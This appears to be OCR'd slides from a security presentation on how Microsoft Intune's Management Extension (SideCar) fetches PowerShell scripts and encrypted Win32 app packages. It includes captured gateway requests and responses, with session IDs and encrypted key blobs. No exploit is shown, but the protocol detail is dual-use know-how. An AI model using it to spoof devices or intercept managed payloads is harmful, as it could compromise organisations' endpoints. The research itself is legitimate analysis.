
Intune Management Extension (IME) - SideCar -

- automatically installed through the OMA DM session

- allows IT admins to push and manage Win32 apps and PowerShell scripts

    - Win32 apps are packed into **intunewin** file for delivery

Overview of app deployments by SideCar


Management Server
(r.manage.microsoft.com)

CDN Server
(*.azureedge.net)

SideCar Gateway Service
(fef.msuc0*.manage.microsoft.com)

CDN Server
(*-mscdn.manage.microsoft.com)

DM command to install IME

Download & Install IME

SideCar Gateway Session

Download encrypted .intunewin file

DM Client

IME (SideCar)

SideCar Gateway Session


- JSON data is exchanged for communication
  - Authenticated via Intune device certificate
  - Gateway API is specified in the request from SideCar

```
PUT
/TrafficGateway/TrafficRoutingService/SideCar/StatelessSideCarGatewayService/SideCar
GatewaySessions('a6ac2acc-ee78-440f-ae02-c7ec350fec6a')?api-version=1.5 HTTP/1.1
Host: fef.msuc06.manage.microsoft.com
(snip)
{
  "Key": "a6ac2acc-ee78-440f-ae02-c7ec350fec6a",
  "SessionId": "a6ac2acc-ee78-440f-ae02-c7ec350fec6a",
  "RequestContentType": "PolicyRequest",
  "RequestPayload": "[]",
```

Gateway API

Downloading PowerShell scripts


- **PolicyRequest** directly sends us raw PowerShell scripts
  - The following is an example of downloading a script that only executes “whoami”



```
{
  "odata.metadata":
  "https://fef.msuc06.manage.microsoft.com/SideCar/StatelessSideCarGatewayService/$metadata#SideCarGatewaySessions/
  "odata.id":"urn:StatelessSideCarGatewayService/SideCarGatewaySessions(guid'0f33e796-93e8-4fbd-8727-75bdfda6e5f2')
  "Key":"0f33e796-93e8-4fbd-8727-75bdfda6e5f2",
  "SessionId":"0f33e796-93e8-4fbd-8727-75bdfda6e5f2",
  "RequestContentType":"PolicyRequest",
  "RequestPayload":"",
  "ResponseContentType":"PolicyResponse",
  "ResponsePayload":
  "[{\"AccountId\":\"3decc354-7c51-4c78-9f40-7eb57efbe447\",\"PolicyId\":\"e6760fbb-1136-46a3-901b-2f392cd7252e\",\
  e\":null,\"PolicyType\":1,\"DocumentSchemaVersion\":\"1.0\",\"PolicyHash\":\"Scdq9/7rmBwbvBihvlRNsHOYn3CbGbcWDN7N
  \"PolicyBody\":\"whoami  \\r\\n\",\"EncryptedPolicyBody\":null,\"PolicyBodySize\":null,\"PolicyScriptParameters\":
  entSignature\":\"MIITrwYJKoZIhvcNAQcCoIIToDCCE5wCAQExDzANBglghkgBZQMEAgEFADALBgkqhkiG9w0BBwGgghHUMIIDjjCCAnagAwIB
```

Downloading Win32 apps


- **GetContentInfo** returns “DecryptInfo” that contains **encrypted .intunewin file URL** and **AES key / IV**
  - DecryptInfo is encrypted and decrypted by the private key of the Intune device certificate



```
"SessionId":"4dec6aac-610d-46cc-9c63-4fab2407b723",
"RequestContentType":"GetContentInfo",
"RequestPayload":"",
"ResponseContentType":"GetContentInfo",
"ResponsePayload":
"{\"ApplicationId\":\"dbae0058-6ac1-4e96-9ffb-09b38eec1158\",\"ApplicationVersion\":\"1\",\"Intent\":0,\"CertificateBlob\":null,\"ContentInfo\":\"{\\\"D
[redacted]
29f7e616e071 318fe023-7e9e-4448-a78a-c6efedcde404-intunewin-bin dbae0058-6ac1-4e96-9ffb-09b38eec1158 1\\\",\\\"FileSource\\\":0,\\\"FileFormat\\\":0}\",
\"SecondaryContentInfo\":null,\"DecryptInfo\":\"\\u003cEncryptedMessage xmlns=\\\"http://schemas.datacontract.org/2004/07/Microsoft.Management.Services.
Common.Cryptography\\\" xmlns:i=\\\"http://www.w3.org/2001/XMLSchema-instance\\\"\\u003e\\u003cEncryptedContent\\u003eMIIDAwYJKoZIhvcNAQcDoIIC9DCCAvACAQ
IxggEwMIIBLAIBAoAUjsFkLsTJwqSFYKD7HNJtaqP32D0wDQYJKoZIhvcNAQEBBQAEggEAXmmhY9adTPHb72NRwCx5LVpE+IE3wPjo02EMEpfq39LyKBVMZJT8sUuqc6xASha+kdbmqlJSDh+c7KHtn0
e4ez4nkx+XRD2w7pBkB+/DA00t0A900x1WsXYxfFAJ990ubX59hwQzPDvohWRapbfeE0Ds2sf3YIsshU77/1XMN48tE8VsRQyF0os0xtptyeayi0tvGomZGMwWEwL9z0N8annSb2JJouMirqL+wvIX0N
R7WwU9wlkUeyeGBf6Qk7p7WtfKtRqrlYcmCQI18jRTa8D71F54Z030iNDrp067TEhUZA/rYK6bs0u0GuekY8ra67oXq73xsiKTkKrEZpQ7MzCCAbUGCSqGSIb3DQEHATAUBggqhkiG9w0DBwQIplz39w
IpI5KAggGQh0f4GP7coswfcer2jQhVwCzgB0IhyDWuEw0fjGWeD8pFUPnSQhD0VRNNkkRi0Thf0ogtJM0koU+pBnomAP5/vx1E01CkPX1dvrzgBRqWjEfvsILkvDpDAt/zcuSL//1QrCfTvg92Ihvl1C
ilho0hCWE1P0q+qhkuy2QeH9y4TPmb+oDuS0tg8z3vEQCdbxqYEKVC+AhIjdiI4f6J73C5tYrkF0W8DKPxmJWmAjWKs7JTpKgeV1M6H/1Ny7AdDBM/Q10FQKmfEwptuHUTpnKLhx0MaB6PKyurmBZ34k
yga7czR6ZZnBJxWm2JZy9V63+LSUTknHn18J+Jy3sY8E4a+ab5xR6SfFB2UirCdTXp9kPjCIlrN/EWm5N9kME574APi/zBHgihfzyY5eFXCQ1Z0upvrlYdEmdznk/3FoRjQE23dX3syGc/CbQAwwIsmV
PR6zRHrz+rlYSiznUvLQNUHyqSyLJYaTjrfvTQu6r+3hAaUGlkYsDiF/0QIS1wUFeDbmkWnYoGDqefdPvP+Trcow==\\u003c/EncryptedContent\\u003e\\u003cRecipientCertThumbprints
```

Downloading Win32 apps

